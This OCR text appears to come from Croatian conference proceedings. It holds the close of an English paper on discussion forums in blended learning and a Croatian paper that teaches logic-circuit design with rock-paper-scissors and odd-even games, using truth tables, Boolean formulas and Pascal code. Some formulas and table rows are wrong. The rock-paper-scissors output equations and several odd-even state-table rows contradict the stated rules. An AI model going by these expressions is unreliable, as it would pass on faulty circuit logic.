
The scheme 2 indicates that 21 messages (posts) were posted in which students answered to the given task. It is significant that in such discussion groups, professor is seen as moderator rather than a teacher, leading, directing and intervening on an as needed basis within the theme scope, in which process communication between the professor and students is conducted parallel with communication between the students (peer to peers).

Scheme 2. Example of first message




Scheme 3 shows threads (topics) in discussion forum in Google Groups interface, where interrelated thematic discussions are presented from up to down. The scheme shows as well the number of responses per given thematic discussion. The number of responses indicates that all students were involved in seminar papers and discussions at several levels. After interrelating the groups and asking questions, answers to questions were next. The scheme is the illustration of response in this particular thematic discussion.

Scheme 3. Example of threads (topics) in discussion forum in Google Groups interface



In the scheme 4 is the example of answer on the first level of seminar evaluation. It can be seen that a group leader was appointed for each question and answer to that question, being responsible for the quality of presented answer, thereby strengthening and increasing the role of individuals in the group and stimulating synergy between the individual and team work. Croatian to English Google Translator was used in the message display.

Scheme 4. The example of answer on the first level of seminar evaluation



After answering the questions, the following level of evaluation of the seminar paper was next: 'Group networking, reading and studying answers to questions, and putting new questions'. This level was characterized by a peers-to-peers concept, in which process student groups were completely networked. This is also one of the main characteristics of combined online learning, which stimulates interaction not only inside the group but between the groups. In this discussion, besides putting questions students also gave their opinions, presented ideas or suggested other possibilities and solutions as against those being presented in the considered seminar papers.

The following is the comparison of the methods and effects of the seminar papers and researches:

1) Traditional way using seminar papers by PowerPoint Presentation
2) Combined online learning where the traditional method is enriched with thematic discussions via discussion forums

The first, traditional method is basically the process in which every group is focused to its seminar paper (preparation and presentation), where students are not motivated to follow other seminar papers. One of the major characteristics of traditional method of seminar presentation can be illustrated by the following comment given by a student in the questionnaire on the perception of discussion groups in online learning:

„It is boring to listen to presentations given by other groups, which just read the contents of their slides."

The other method allows for the availability of seminar papers to all students, offering the possibility of backtracking and rereading, eliminating psychological and other subjective barriers, and motivating all students to take pro-active approach in discussions and communication both with professor and other students. We illustrate student opinion and motivation regarding combined online learning via discussion forums on the example of the following two comments given by students:

„In group discussions we become very active and efficient; we are inspired to think."

„I like the way of learning and interaction in discussion groups. This is an easier and more interesting way to learn. I really like it, not at all tiresome!"

7. Conclusion

Blended learning is considered to combine the best of both worlds: 1) in-class "face to face" learning and 2) on line learning supported by discussion forums.. While in-class online discussion offers the potential for encouraging participation and creating deep learning opportunities in a blended learning environment, making this happen requires good learning design and organisation. The simplicity and flexibility that discussion groups offers has lead to a rapid growth in the acceptance of e-learning as a method of delivering educational training. The use of computer-mediated communication tools, and in particular asynchronous discussion forums, as a means of promoting communication and a collaboration between e-learning participants has lead to a growing interest by the students, profesors and academic community in the educational value of such tools.

This paper looks at the role of asynchronous discussion forums in e-learning and attempts to address the issue of the quality of interaction of discussion forum participants. This research and results of research show that discussion forums in blended learning have a significant impact on:

1) communication between professor and student and between students (peers to peers)

2) encouragment of active participations and critical thinking in discussions

3) and sinergy of individual and group work.

References:

1. Algebra, učilište, Značajke e-learninga http://85.94.77.116/onama_8.asp (20.04.2012)
2. Cantor, D. I. (2009). Discussion Boards as Tools in Blended, EFL Learning Programs. PROFILE Issues in Teachers' Professional Development, 11, 2009.
3. Corich, S., Kinshuk, and Hunt, L. M., Assessing Discussion Forum Participation: In Search of Quality, International Journal of Instructional Technology and Distance Learning, 2004., December 2004, Volume 1 Number 12 http://www.itdl.org/journal/dec_04/article01.htm
4. Discussion board, Wikipedija http://www.facebook.com/pages/Discussion-board/115180701827200?sk=wiki www.revistas.unal.edu.co/index.php/profile/article/.../10550/11012
5. Ellis, A., Student-centred collaborative learning via face-to-face and asynchronous online communication: what's the difference?, Proceedings 18th ASCILITE Conference Melbourne (2001) Publisher: Biomedical Multimedia Unit, The University of Melbourne, Melbourne, Australia www.ascilite.org.au/conferences/melbourne01/pdf/papers/ellisa.pdf
6. González Moreno, R. (2011). The Role of Discussion Boards in a University Blended Learning Program. PROFILE Issues In Teachers' Professional Development, 13(1), 2012. http://www.revistas.unal.edu.co/index.php/profile/article/view/20574
7. Strategija e-učenja, 2007. – 2010., Povjerenstvo za izradu strategije e-učenja, Prijedlog strategije za javnu raspravu, Sveučilište u Zagrebu, 2007. http://www.unizg.hr/fileadmin/rektorat/dokumenti/eucenje_strategija/E-ucenje-UniZG-Pov-Strategija-za-Javnu-Raspravu.pdf
8. Tingle, J., Prišćan , S., Radionica: Udaljeno učenje, CARNET, Seminar za knjižnice visokih učilišta i znanstvene knjižnice, 10.-11.studeni 2000. www.szi.hr/seminar2000/prez/priscantingle.ppt (02.04.2012)
9. Wikipedia, Blended Learning http://en.wikipedia.org/wiki/Blended_learning

Primjer projektiranja logičkoga sklopa

Vesna Skočir
X. gimnazija "Ivan Supek", Zagreb

Sažetak - Veliki napredak koji iz godine u godinu bilježi računalna znanost teško je pratiti. Računala su sve brža, preciznija, njihovo je sučelje bliže i pristupačnije čovjeku. Pa ipak, logika koja je u njihovoj pozadini ista je kao i kod prvih računala ranih pedesetih godina prošloga stoljeća. Računalni stoj je zapravo logički stroj. Njegova je binarna logika opisana pomoću Booleove algebre. Istu je logiku moguće primijeniti i na druge probleme čije se rješenje da zapisati u obliku odgovora DA ili NE. Upravo je ova činjenica iskorištena kako bi se projektiranjem jednostavnijih sklopova učenicima približila apstraktna logika računala. U radu je pokazano na koji se način poznate igre: papir-škare-dijamant i par-nepar mogu ostvariti kao logički sklopovi. Pored sklopovske pokazana je i softverska realizacija danih igara.

I. UVOD

Svjedoci smo velikih promjena u računalstvu; napretka koji je iz godine u godinu toliko velik da je gotovo nemoguće pratiti ga. Računala su moćni strojevi, primjenjivi u začudno puno područja ljudske djelatnosti. Još uvijek fasciniraju svojom brzinom i tehničkom preciznošću. Pa ipak, logika koja je u njihovoj pozadini ista je kao i kod prvih računala ranih pedesetih godina prošloga stoljeća.

To svakako treba imati na umu kad definiramo znanja i vještine koje određuju informatički pismenog srednjoškolca. Činjenica jest da srednjoškolsko gradivo obrazovnih sustava mnogih zemalja, pa tako i naše, uključuje građu i načela funkcioniranja računala. Između ostalog kaže se da je matematička osnova računala Booleova algebra, te da se njezinom primjenom dolazi do logičkih sklopova - dijelova računala. Izučavaju se osnovni pojmovi i teoremi ove matematičke discipline, a nastoji se pokazati i na koji se način ona može primijeniti na logiku računala.

Budući da se radi o apstraktnim logičkim idejama, ova zadaća nije jednostavna. Rezultat je najčešće taj da dobrohotan učenik čak i vjeruje da to jest važno, ali najčešće uspije "uhvatiti" samo fragmente ovih ideja. Primjerice, nauči logički izraz predočiti tablicom istinitosti i obratno, napisati logički izraz ako je poznata tablica istinitosti, minimizirati jednostavnu logičku funkciju, nacrtati logički sklop ako je dana logička funkcija i slično. U nekim udžbenicima susrećemo primjer poluzbrajala kako bi se pokazalo čemu sve to zaista služi. Taj je primjer u svakom slučaju dobar, no za učenike koji su tek naučili binarno zbrajati, pretežak. Ako je primjer težak ili nije dovoljno blizak, vjerojatno će veći dio učenika odustati od pokušaja da razumije "komplicirano" računalo.

Računalni stroj je zapravo logički stroj. Osnovni je cilj ovoga rada približiti učeniku pravo značenje ove tvrdnje. U radu je pokazano kako slijedeći binarnu logiku računala projektirati logički sklop koji nešto radi. Naime, binarna je logika računala opisana pomoću Booleove algebre. Simbolički prikaz izjava te algebarska pravila kojima se među izjavama ostvaruju logičke veze mogu se primijeniti na različite probleme čije se rješenje da zapisati u obliku odgovora DA ili NE (odnosno 1 ili 0). Fizičko ostvarenje logičkih operacija su logički sklopovi.

Kao primjer problemske situacije odabrane su poznate igre papir-škare-dijamant i par-nepar. Prednost je igre ta što je neopterećena i neobavezna, zanimljiva, lakše ju je razumjeti, lakše se u nju uključiti. I mada igra učenika udaljuje od stvarnog problema, ona mu u ovom slučaju pomaže da stvarni problem potpunije shvati.[1]

U igrama učestvuju dva igrača. Ulazi su izbori igrača, donošenje odluke o pobjedniku preuzima logički sklop, a izlaz naznačuje koji je od igrača pobijedio. Pokazane su sve faze kroz koje prolazimo pri projektiranju sklopa. Nakon specifikacije problema (u ovome slučaju detaljnog opisa igre), slijedi razrada. Cilj je razrade doći do tablice stanja danoga sklopa, koja se, ukoliko je to moguće, minimizira, nakon čega slijedi crtanje sheme kao podloge za izradu samoga sklopa. Diskutiraju se različiti pristupi problemu.

Računalo je spoj hardvera i softvera. Posao na računalu moguće je napraviti ako postoji hardver te softver koji se na njemu može izvoditi. Svaka funkcija računala može se ostvariti pomoću hardvera, ali i pomoću softvera. Stoga je pored sklopovske pokazana i softverska realizacija danih igara.

II. PAPIR-ŠKARE-DIJAMANT


Papir-škare-dijamant je igra za dva (ili više) igrača. U različitim se varijantama igra širom svijeta, a često se umjesto novčića koristi kao metoda selekcije.

Slijedi opis igre (problema) koji će služiti kao podloga za projektiranje sklopa.

A. Specifikacija problema

Dva igrača istovremeno podižu ruku i dlanom pokazuju jedan od tri znaka: znak za papir, za škare ili za

[1] U ovom je slučaju stvarni problem dokučiti na koji način realizirati Von Neumannov model računala ukoliko na raspolaganju imamo dovoljan broj osnovnih gradivnih elemenata, a to su sklopovi koji ostvaruju logičke funkcije I, ILI i NE.



Sl. 1. Geste koje susrećemo u igri papir-škare-dijamant

dijamant. Ukoliko pokažu isti element, primjerice znak za škare, rezultat je neriješen. U ostalim se slučajevima pobjednik određuje na sljedeći način2:

- ako je izabran par: papir i škare, pobjeđuje igrač koji je pokazao škare;
- ako je izabran par: papir i dijamant , pobjeđuje igrač koji je pokazao papir;
- ako je izabran par: škare i dijamant, pobjeđuje igrač koji je pokazao dijamant.

Naravno, svaki igrač mora pokazati neki od navedenih elemenata.

B. Razrada

Prikažimo ovu igru tablično (Sl.2). Kad je igra definirana na ovaj način iz nje se na prirodan način dobije tablica stanja (Sl.3).

Igra ima šest ulaza: prvi igrač pokazuje papir (oznaka - P1), prvi igrač pokazuje škare (Š1), prvi igrač pokazuje dijamant (D1), te analogno oznake P2, Š2 i D2, ukoliko drugi igrač pokazuje papir, škare ili dijamant. Ulaz P1 ima vrijednost 1 ukoliko je igrač 1 pokazao papir, u ostalim slučajevima ima vrijednost 0.

Prvi igrač			Drugi igrač			Rezultat
P	Š	D	P	Š	D	
da			Da			Neriješeno
da				da		Pobjeda 2.igrač
da					da	Pobjeda 1.igrač
	Da		Da			Pobjeda 1.igrač
	Da			da		Neriješeno
	Da				da	Pobjeda 2.igrač
		da	Da			Pobjeda 2.igrač
		da		da		Pobjeda 1.igrač
		da			da	Neriješeno

Sl. 2. Igra papir-škare-dijamant: pravila igre dana odgovorima da/ne (upisano je "da" ukoliko je igrač pokazao odgovarajući element)

2 škare režu papir, dijamant razbija škare, papir obavija dijamant

P_1	$Š_1$	D_1	P_2	$Š_2$	D_2	I_1	I_2
0	0	1	0	1	0	1	0
0	0	1	1	0	0	0	1
0	1	0	0	0	1	0	1
0	1	0	1	0	0	1	0
1	0	0	0	0	1	1	0
1	0	0	0	1	0	0	1

Sl. 3. Djelomični prikaz tablice stanja kojom je definirana igra papir-škare-dijamant (Prikazane su samo one strategije koje rezultiraju pobjedom jednoga od igrača)


Analogno su definirane vrijednosti ostalih ulaza.

Dva su izlaza: izlaz I1 odgovara prvom igraču. Vrijednost 1 naznačuje pobjedu igrača I1, u svim ostalim slučajevima (poraz prvog igrača, neriješeno, neregularna kombinacija) vrijednost I1 je 0. Analogno se definira izlaz I2 koji pripada drugom igraču. Tablica stanja danoga sklopa ima 26 =64 mogućih vrijednosti ulaznih varijabli.

Algebarski:

$$I_1 = D_1 \cdot Š_2 + Š_1$$
$$I_2 = D_1 \cdot P_2 + Š_1$$

Sklop koji ostvaruje dobivene funkcije prikazan je shemom na slici (Sl.4).



Sl. 4. Logički sklop igre papir-škare-dijamant

III. PAR-NEPAR

Poput igre papir-škare-dijamant i ova igra služi da na slučajan način odaberemo neki ishod, primjerice odabir strane, dodjelu lopte u nogometu i slično.

A. Specifikacija problema

- igrači se unaprijed dogovore koji će od njih biti PAR, a koji NEPAR;
- istovremeno podižu šaku s nekoliko ispruženih prstiju;
- ukoliko je broj ispruženih prstiju paran pobjeđuje igrač koji je određen kao PAR, u protivnom pobjeđuje igrač NEPAR. U slučaju da oba igrača

nisu podigla niti jedan prst, po dogovoru pobjeđuje igrač PAR.

B. Razrada

Primijetimo da ova igra ima 10 ulaza (svaki igrač može pokazati jedan od pet prstiju). Dakle, ukupno je 210=1024 kombinacija i za njih treba naznačiti izlaz. Primijetimo da u ovoj igri nema neregularnih ulaza; jedan od igrača uvijek pobjeđuje (Sl.5).

Budući da je broj ulaza zaista velik, pokušajmo najprije problem riješiti u posebnom slučaju kad svaki igrač može ispružiti samo dva prsta, primjerice palac i kažiprst. Tada je broj mogućih kombinacija je 16 i tablica stanja može se relativno brzo sastaviti. Igru definira sljedeća tablica na slici 6.

U tablici stanja ulazi A,B,C,D imaju vrijednost 1 ukoliko je odgovarajući igrač podigao određeni prst, 0 inače. Izlaz IP Ima vrijednost 1 ukoliko je igrač PAR pobijedio u igri, vrijednost 0 ukoliko je izgubio. Slično , vrijednost logičke varijable IN naznačuje pobjedu (poraz) igrača NEPAR. Algebarski:

$$I_P = \bar{A}\bar{B}\bar{C}\bar{D} + \bar{A}\bar{B}CD + \bar{A}B\bar{C}D + \bar{A}BC\bar{D} + A\bar{B}\bar{C}D + A\bar{B}C\bar{D} + AB\bar{C}\bar{D} + ABCD$$
$$= (\bar{A}\bar{B} + AB)(\bar{C}\bar{D} + CD) + (\bar{A}B + A\bar{B})(\bar{C}D + C\bar{D})$$

$$I_N = \bar{I_P}$$

Igrač PAR					Igrač NEPAR					Pobjeđuje igrač
Palac	Kažiprst	Srednji prst	Prstenjak	Mali prst	Palac	Kažiprst	Srednji prst	Prstenjak	Mali prst	
										PAR
da										NEPAR
	da									NEPAR
		da								NEPAR
			da							NEPAR
				da						NEPAR
					da					NEPAR
da					da					PAR
	da				da					PAR
.....										

Sl. 5. Igra par-nepar: pravila igre dana odgovorima da/ne; prikazan je samo dio pravila (upisano je "da" ukoliko je igrač pokazao odgovarajući prst)

Igrač –PAR		Igrač-NEPAR		Pobjeđuje igrač	Tablica stanja					
Palac	Kažiprst	Palac	Kažiprst		A	B	C	D	I_P	I_N
				PAR	0	0	0	0	1	0
			da	NEPAR	0	0	0	1	0	1
		da		NEPAR	0	0	1	0	0	1
		da	da	PAR	0	0	1	1	1	0
	da			NEPAR	0	1	0	0	0	1
	da		da	PAR	0	1	0	1	1	0
	da	da		PAR	0	1	1	0	1	0
	da	da	da	NEPAR	0	1	1	1	0	1
da				NEPAR	1	0	0	0	0	1
da			da	PAR	1	0	0	1	1	0
da		da		PAR	1	0	1	0	1	0
da		da	da	NEPAR	1	0	1	1	0	1
da	da			NEPAR	1	1	0	0	1	0
da	da		da	PAR	1	1	0	1	0	1
da	da	da		PAR	1	1	1	0	0	1
da	da	da	da	NEPAR	1	1	1	1	1	0

Sl.6. Pravila reducirane igre par-nepar definirana "da/ne" tablicom (upisano je "da" ukoliko je igrač pokazao odgovarajući prst) i odgovarajuća tablica stanja

Uvijek je dobro vidjeti može li se problemu "prići" i na drugi način i možda dobiti jednostavnije rješenje i/ili skratiti postupak da se do rješenja dođe. Najbolja3 rješenja obično su i ona najjednostavnija.

Budući da svaki igrač može pokazati samo paran ili neparan broj prstiju, to on ima na raspolaganju svega dvije različite mogućnosti. U tom smislu nije bitno pokaže li igrač jedan, tri ili svih pet prstiju, a isto je tako svejedno je li igrač pokazao dva, četiri prsta ili nijedan. Stoga najprije za jednoga igrača odredimo je li podigao paran ili neparan broj prstiju. Nakon toga jednostavno je odrediti pobjednika jer je zbroj dva parna broja, kao i zbroj dva neparna broja paran broj, a zbroj parnog i neparnog broja uvijek je neparan.

U verziji igre u kojoj svaki od igrača može podići najviše dva prsta, Igru definiraju tablice na slici 7.

3 Najbolje rješenje u smislu optimalnog ne postoji ukoliko ima više kriterija kojima to rješenje vrednujemo. U svakom slučaju zanimaju nas rješenja s manjim brojem sklopova i jednostavnijim vezama.

Palac	Kažiprst	PAR/ NEPAR
ne	ne	PAR
ne	da	NEPAR
da	ne	NEPAR
da	da	PAR

Igrač PAR	Igrač NEPAR	Pobjeđuje igrač
NEPAR	NEPAR	PAR
NEPAR	PAR	NEPAR
PAR	NEPAR	NEPAR
PAR	PAR	PAR

P	K	R
0	0	0
0	1	1
1	0	1
1	1	0

I'_P	I'_N	I_P	I_N
0	0	1	0
0	1	0	1
1	0	0	1
1	1	1	0

Sl.7. Pravila reducirane igre par-nepar definirana "da/ne" tablicom koja uključuju pretpostavku da svaki igrač ima dvije bitno različite strategije; i njima odgovarajuće tablice stanja

Algebarski:


$$R = \bar{P}K + P\bar{K}$$

$$I_P = \overline{I'_P}\ \overline{I'_N} + I_P I_N$$

$$I_N = \overline{I_P}$$

Shema na slici 8 prikazuje odgovarajući logički sklop.

Primijetimo da se ovakvim pristupom jednostavno može riješiti i polazna igra u kojoj svaki igrač može podići svih pet prstiju. Naime, ako se broj prstiju poveća treba samo promijeniti sklop koji određuje strategiju igrača, a ta je, podiže li on paran ili neparan broj prstiju (v. sliku 9.).



Sl. 8. Logički sklop pojednostavljene igre par-nepar (uz pretpostavku da svaki igrač ima dvije bitno različite strategije)

Palac	Kažiprst	Srednji prst	Prstenjak	Mali prst	PAR/ NEPAR
					PAR
				da	NEPAR
			da		NEPAR
			da	da	PAR
		da			NEPAR
		da		da	PAR
		da	da		PAR
		da	da	da	NEPAR
	da				NEPAR
	da			da	PAR
	da		da		PAR
	da		da	da	NEPAR
	da	da			PAR
	da	da		da	NEPAR
	da	da	da		NEPAR
	da	da	da	da	PAR
da					NEPAR
da				da	PAR
da			da		PAR
da			da	da	NEPAR
da		da			PAR
da		da		da	NEPAR
da		da	da		NEPAR
da		da	da	da	PAR
da	da				PAR
da	da			da	NEPAR
da	da		da		NEPAR
da	da		da	da	PAR
da	da	da			NEPAR
da	da	da		da	PAR
da	da	da	da		PAR
da	da	da	da	da	NEPAR

A	B	C	D	E	R
0	0	0	0	0	0
0	0	0	0	1	1
0	0	0	1	0	1
0	0	0	1	1	0
0	0	1	0	0	1
0	0	1	0	1	0
0	0	1	1	0	0
0	0	1	1	1	1
0	1	0	0	0	1
0	1	0	0	1	0
0	1	0	1	0	0
0	1	0	1	1	1
0	1	1	0	0	0
0	1	1	0	1	1
0	1	1	1	0	1
0	1	1	1	1	0
1	0	0	0	0	1
1	0	0	0	1	0
1	0	0	1	0	0
1	0	0	1	1	1
1	0	1	0	0	0
1	0	1	0	1	1
1	0	1	1	0	1
1	0	1	1	1	0
1	1	0	0	0	0
1	1	0	0	1	1
1	1	0	1	0	1
1	1	0	1	1	0
1	1	1	0	0	1
1	1	1	0	1	0
1	1	1	1	0	0
1	1	1	1	1	1

Sl. 9. Pravila kojima je definirana strategija igrača uz pretpostavku da on može podići svih pet prstiju, prikazana "da/ne" tablicom te njoj odgovarajućom tablicom stanja

Odgovarajući logički izraz glasi:

$$R = \bar{A}\bar{B}\bar{C}\bar{D}E + \bar{A}\bar{B}\bar{C}D\bar{E} + \bar{A}\bar{B}C\bar{D}\bar{E} + \bar{A}\bar{B}CDE + \bar{A}B\bar{C}\bar{D}\bar{E} + \bar{A}B\bar{C}DE + \bar{A}BC\bar{D}E + \bar{A}BCD\bar{E} + \bar{A}BCDE + A\bar{B}\bar{C}DE + A\bar{B}C\bar{D}E + A\bar{B}CD\bar{E} + AB\bar{C}\bar{D}E + AB\bar{C}D\bar{E} + ABC\bar{D}\bar{E} + ABCDE \quad (1)$$

Logički izraz uvijek nastojimo pojednostaviti, to jest zamijeniti ga ekvivalentnim logičkim izrazom koji je jednostavniji od polaznog: ima manje operanada i/ili operatora. Iako se u ovom slučaju algebarski postupak minimizacije čini odveć kompliciran, slutimo da bi on ipak mogao biti moguć. Naime, podizanje 0,2 ili 4 prsta ima isti ishod. Isto tako, ishod se neće promijeniti podigne li igrač 1,3, ili 5 prstiju.

No mi već imamo riješen zadatak u kojem svaki igrač podiže dva prsta. Označimo li ulaze simbolima A i B (svaki naznačuje je li prst podignut ili nije), tada je, kako smo vidjeli, rezultat dan formulom

$$\bar{A}B + A\bar{B}.$$

Ovo rješenje možemo upotrijebiti pri rješavanju općenitijeg u kojem igrač može podići svih pet prstiju. Rezultat podizanja prvog para prstiju označimo s $R_1 = \bar{A}B + A\bar{B}$,a rezultat podizanja drugog para prstiju označimo s R2, odgovarajuća formula je

$$R_2 = \bar{C}D + C\bar{D}.$$

Preostao je još peti prst E i njegovu oznaku ne mijenjamo. No sada ulaze A i B možemo zamijeniti ulazom R1, a ulaze C i D ulazom R2 pa dobijemo sljedeću tablicu stanja (Sl.10).

R_1	R_2	E	R
0	0	0	0
0	0	1	1
0	1	0	1
0	1	1	0
1	0	0	1
1	0	1	0
1	1	0	0
1	1	1	1

Sl. 10. Tablica stanja kojom je definirana strategija igrača uz pretpostavku da on može podići svih pet prstiju

Odgovarajuća formula je:


$$R = \overline{R_1}\,\overline{R_2}E + \overline{R_1}\,R_2\,\bar{E} + R_1\overline{R_2}\bar{E} + R_1R_2E$$

Odnosno:

$$R = \overline{\bar{A}B + A\bar{B}}\;\overline{\bar{C}D + C\bar{D}}\;E + \overline{\bar{A}B + A\bar{B}}\;(\bar{C}D + C\bar{D})\bar{E} + (\bar{A}B + A\bar{B})\overline{\bar{C}D + C\bar{D}}\bar{E} + (\bar{A}B + A\bar{B})(\bar{C}D + C\bar{D})E \quad (2)$$

Lako je provjeriti da se tablice istinitosti izraza (1) i (2) podudaraju u vrijednosti rezultata. To znači da smo korištenjem pomoćnih zadataka uspjeli pojednostaviti logički izraz (1).

Shemom na slici 11 prikazan je odgovarajući logički sklop. Pri projektiranju korišten je podsklop koji realizira igru par-nepar u kojoj svaki igrač može podići najviše dva prsta.



Sl. 11. Logički podsklop igre par-nepar (svaki igrač može podići pet prstiju)

IV. PROGRAMSKO RJEŠENJE

Do rješenja problemske situacije može se doći i pomoću računala implementiranjem odgovarajućeg programa. Ovdje su navedeni primjeri procedura realiziranih u jeziku Pascal koje bi se mogle upotrijebiti za "proglašavanje" pobjednika u opisanim igrama.

Slijedi programsko rješenje igre PAPIR-ŠKARE-DIJAMANT. Primijetimo da se dojavljuje i neriješeni rezultat, što je u sklopovskom rješenju izostavljeno.

```
TYPE    IZBOR = (PAPIR, SKARE, DIJAMANT);
        MOGUCI_ISHOD  = (IGRAC_1, IGRAC_2, NERIJESENO);

PROCEDURE  PAPIR_SKARE_DIJAMANT (VAR
           IZBOR_IGRAC_1, IZBOR_IGRAC_2 ; IZBOR;
           VAR POBJEDNIK: MOGUCI_ISHOD);
BEGIN
  IF   IZBOR_IGRAC_1 <> IZBOR_IGRAC_2  THEN
    IF    (IZBOR_IGRAC_1 = DIJAMANT)  AND
          (IZBOR_IGRAC_2 = SKARE)  OR
          (IZBOR_IGRAC_1 = SKARE)  AND
          (IZBOR_IGRAC_2 = PAPIR)  OR
           (IZBOR_IGRAC_1 = PAPIR)  AND
          (IZBOR_IGRAC_2 = DIJAMANT)          THEN
                POBJEDNIK := IGRAC_1
    ELSE
                POBJEDNIK := IGRAC_2
  ELSE
          POBJEDNIK := NERIJESENO
END;
```

Programsko rješenje igre PAR-NEPAR ilustrira istoimena procedura:

```
TYPE      PRSTI  = (PALAC, KAZIPRST,SREDNJI_PRST,
                    PRSTENJAK, MALI_PRST);
          IZBOR = ARRAY [PALAC..MALI_PRST]  OF
                    BOOLEAN;
          MOGUCI_ISHOD = (PAR, NEPAR);

PROCEDURE         PAR_NEPAR  (VAR  IZBOR_IGRAC_PAR,
                    IZBOR_IGRAC_NEPAR : IZBOR;
                    VAR POBJEDNIK : MOGUCI ISHOD);

VAR       ZBROJ_PRSTIJU : INTEGER;
          I _ PRSTI;

BEGIN
  ZBROJ_PRSTIJU  :=  0;
      FOR     I :=  PALAC TO  MALI_PRST   DO    BEGIN
          IF     IZBOR_IGRAC_PAR[I] = TRUE    THEN
                 ZBROJ_PRSTIJU := ZBROJ_PRSTIJU+1;
          IF     IZBOR_IGRAC_NEPAR[I] = TRUE    THEN
                 ZBROJ_PRSTIJU := ZBROJ_PRSTIJU+1;
      END;
      IF (ZBROJ_PRSTIJU MOD 2) = 0    THEN
            POBJEDNIK := PAR
      ELSE
            POBJEDNIK :=  NEPAR
END;
```

V. ZAKLJUČAK

U radu je prezentirano projektiranje logičkih sklopova na nastavi informatike. Kao primjer odabrane su poznate igre: papir-škare-dijamant i par-nepar. Za svaku je napisana detaljna specifikacija koja služi kao podloga za dalju razradu. Rezultat razrade je tablica stanja i odgovarajuća logička funkcija koja se, ukoliko je to moguće minimizira, nakon čega slijedi crtanje sheme kao podloge za izradu sklopa. Na primjeru igre par-nepar pokazano je koliko je kod projektiranja logičkih sklopova važna pronicljivost i snalažljivost projektanta. U ovom je slučaju drukčijim pristupom dobiveno još jedno rješenje koje je jednostavnije i bolje. Budući da svaka funkcija može biti ostvarena alternativno: pomoću hardvera ili softverski, predložene su i procedure kojima se ostvaruje programsko rješenje danih igara.

Ovakvi primjeri omogućuju učenicima uvid u činjenicu da je računalni stroj zapravo logički stroj. Naime, na sličan se način primjenom Booleove algebre grade i složeniji sklopovi – dijelovi računala.

Uvođenje ovakvih i sličnih problemskih zadataka u nastavu informatike ima i druge prednosti:

- dobro odabranim zadacima postiže se da veći broj učenika učestvuje u rješavanju problema;
- uče se strategije rješavanja problema, razvija logičko mišljenje i potiče kreativnost.

LITERATURA

[1] Polya, George, *Kako ću riješiti matematički zadatak*, 2. izdanje, Školska knjiga, Zagreb, 1966

